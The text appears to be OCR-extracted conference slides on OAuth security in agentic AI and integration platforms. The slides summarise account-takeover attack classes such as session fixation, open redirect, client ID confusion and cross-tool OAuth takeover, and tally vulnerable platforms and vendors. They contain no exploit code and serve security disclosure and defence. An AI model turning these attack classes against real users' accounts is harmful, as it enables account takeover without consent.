OAuth-based Account Linking in Integration Platforms [BHUSA'24]

Integration Platform | *Tools*

Store & Manage tokens

Access tokens




An Integration Platform manages Tool-access Tokens for every end-user using OAuth – the industry standard

3rd-party Agents still need OAuth tokens !

3rd-party Agents | *Tools*

Every Agent needs its per-Tool tokens

Access tokens



OAuth remains indispensable for Users to delegate Tool Access / Control to 3rd-party Agents

[BHUSA '24] Kaixuan Luo et al. One Hack to Rule Them All: Pervasive Account Takeovers in Integration Platforms for Workflow Automation, Virtual Voice Assistant, IoT, & LLM Services. https://www.youtube.com/watch?v=qrHEBElig3c


RECAP: BHUSA '24 Findings on OAuth-related Vulnerabilities w/ Integration Platforms

OAuth-based Account Mis-Linking

Big name Integration Platforms — ***Tools***

Store & Manage tokens

Access tokens



- Discovered 3 Types of new attacks via (Forced) Account Mis-Linking

⇒ **1-Click** Account Takeover or Privacy Leakage of Tools

- **24** Major Platforms in Smart Homes, Voice Assistants, Workflow Automation, LLM-supporting-Plugins, found to be Vulnerable

	Type	Platform	# Users	Cross-app Attack: Open?	Cross-app Attack: COAT	Cross-app Attack: CORF	Cross-user Attack: OAuth Session Fixation
7 Workflow Automation Platforms		A	30M MAU	✓	☠		☠
		B	30M	✓			☠
		C	2M	✓			
		D	55M MAU	✓	☠		☠
		E	20K Orgs	✓	☠		
		F	N/A	✓	☠		☠
		G	40K		N/A		☠
6 Virtual Voice Assistants		H	500M MAU	✓	☠		
		I	100M	✓	☠		☠
		J	200M	✓	☠		
		K	100M	✓		☠	
		L	40M	✓		☠	
		M	40M	✓		☠	☠
4 Smart Homes		N	N/A	✓	☠		
		O	250M	✓	☠		☠
		P	80M	✓		☠	☠
		Q	50M	✓	☠		
	Type	Platform	# Users	Cross-app Attack: Open?	Cross-app Attack: COAT	Cross-app Attack: CORF	Cross-user Attack: OAuth Session Fixation
2 LLM Plugins		R	150M	✓		☠	
		S	N/A	✓	☠		☠
6 Misc.		T	35M		N/A due to Closed Marketplace		☠
		U	150M MAU				☠
		V	N/A				☠
		W	10M				☠
		X	N/A				☠
		Y	200M				☠
	Total	25		18/25	11/18	5/18	16/25

Summary

24/25 are vulnerable ☠,
19 can be done in 1-Click
on an unassuming link

Cross-app Attacks

16/18 open platforms ☠

Cross-user Attacks

16/25 platforms ☠


8 platforms vulnerable to both

Paradigm Shift towards OAuth-as-a-Service

Many Agents — **Tools**

Every Agent needs its OAuth tokens

OAuth tokens



Need to Relieve MANY 3rd-party Agent Developers from OAuth Intricacies !

OAuth-as-a-Service

3rd-party Agents — **Token Manager (run by Agentic AI Platform)** — **Tools**

Every Agent needs its tokens

Store & Manage tokens

The OAuth-as-a-Service architecture offloads Complex, Error-prone OAuth Token Management from 3rd-party Agent developers to "Token Manager" run by Agentic AI Platforms

OAuth-as-a-Service in Microsoft: Two use cases

Agentic AI Platforms

Microsoft Copilot Studio

Azure AI Bot Service

Build Agents → *Build Highly-customized Agents*

Integration Platforms

Microsoft Power Automate/Apps

Microsoft Copilot Studio

Azure Logic Apps

Azure API Management

Microsoft-Managed Platforms → *Build Custom Platforms*

I. Bot Framework Token Service

Token Manager

II. Credential Manager

(formerly known as *Azure Token Store*)


Token Manager

OAuth-as-a-Service across Industry

Agent Auth / AI Gateway Solutions

- Arcade — "AI Tool-calling Platform"
- Composio — "AI Agent Toolset"
- ByteDance coze — "AI App Development Platform"
- ...

Use Cases:



Every developer can build Custom Agents & Tools with vendor's SDK/Developer portal !

OAuth-as-a-Service with Model Context Protocol (MCP)

MCP Authorization

MCP Client (e.g., hosted by Claude Desktop)

One OAuth-enabled MCP Server per Tool

***Store & Manage** tool tokens*

https://modelcontextprotocol.io/specification/2025-06-18/basic/authorization

MCP Downstream Tool Authorization

(*e.g.*, out-of-band / URL elicitation, Draft Proposal by Arcade)


MCP Client

A single MCP Server w/ Token Manager for multiple tools

Tools

***Offload** tool tokens to Token Manager*


***Store & Manage** tool tokens*



https://github.com/modelcontextprotocol/modelcontextprotocol/pull/887


Security Challenge for Realizing OAuth-as-a-Service

BEFORE:



- An Integration Platform can "mostly" follow OAuth-standards (except problems in BHUSA'24) to:
  - implement and take up the role of OAuth Client
  - manage Tool-access Tokens for every end-user served by the platform

Under OAuth-as-a-Service



- Under OAuth-as-a-Service, the functions of OAuth Client are now split between 3rd-party Agents and the Token Manager run by Agentic AI Platform
- BUT such "split" is out of the scope of OAuth standards

⇒ Numerous Proprietary & Error-prone realizations in practice

Our NEW Findings on the (In)Security of Agentic AI and Integration Platforms

 # Vendors

7 Agentic AI or Integration Platforms

Arcade, coze, nango, Composio, Microsoft, …

Power Platform / Copilot Studio / Azure

 # Vulnerable Instances

3 New Attack Scenarios

7 Cross-user
A ***malicious user*** of a benign agent targeting a benign user of the same agent

9 Cross-agent
A ***malicious agent*** targeting a benign agent

6 Cross-tool
A ***malicious tool*** targeting a benign tool

4 Types of "Back to the Future" Attacks

5 Session Fixation

2 Open Redirect

3 Client ID Confusion

6 COAT (Cross-tool OAuth Account Takeover)

Security Impact


Confused Deputy

Account Takeover of an end-user's tool w/o explicit consent

Classic Web Attacks which had been carefully addressed by OAuth standards have now ***remanifested*** due to the emerging, proprietary, yet-increasingly popular OAuth-as-a-Service Architectures in Agentic AI and Integration Platforms !

OAuth-as-a-Service: Coordination

Traditional OAuth



OAuth Roles

- **OAuth Client:** manage ***tokens***
- **Authorization Server:** issue ***tokens***
- **Resource Server:** consume ***tokens***


OAuth-as-a-Service: Coordination

Traditional OAuth

Agent — OAuth Client

Tools — Authorization Server

Need & Manage tokens



OAuth Roles


- **OAuth Client:** manage ***tokens***
- **Authorization Server:** issue ***tokens***
- **Resource Server:** consume ***tokens***

OAuth-as-a-Service

Agent — *Token Manager* — *Tools*

OAuth Client — Authorization Server

Need tokens ***Manage tokens***




How to Track state / Communicate between Agent & Token Manager

OAuth-as-a-Service: Potential Solutions


"Brokered" OAuth

Agent	OAuth Client Token Manager	Authorization Server Tools



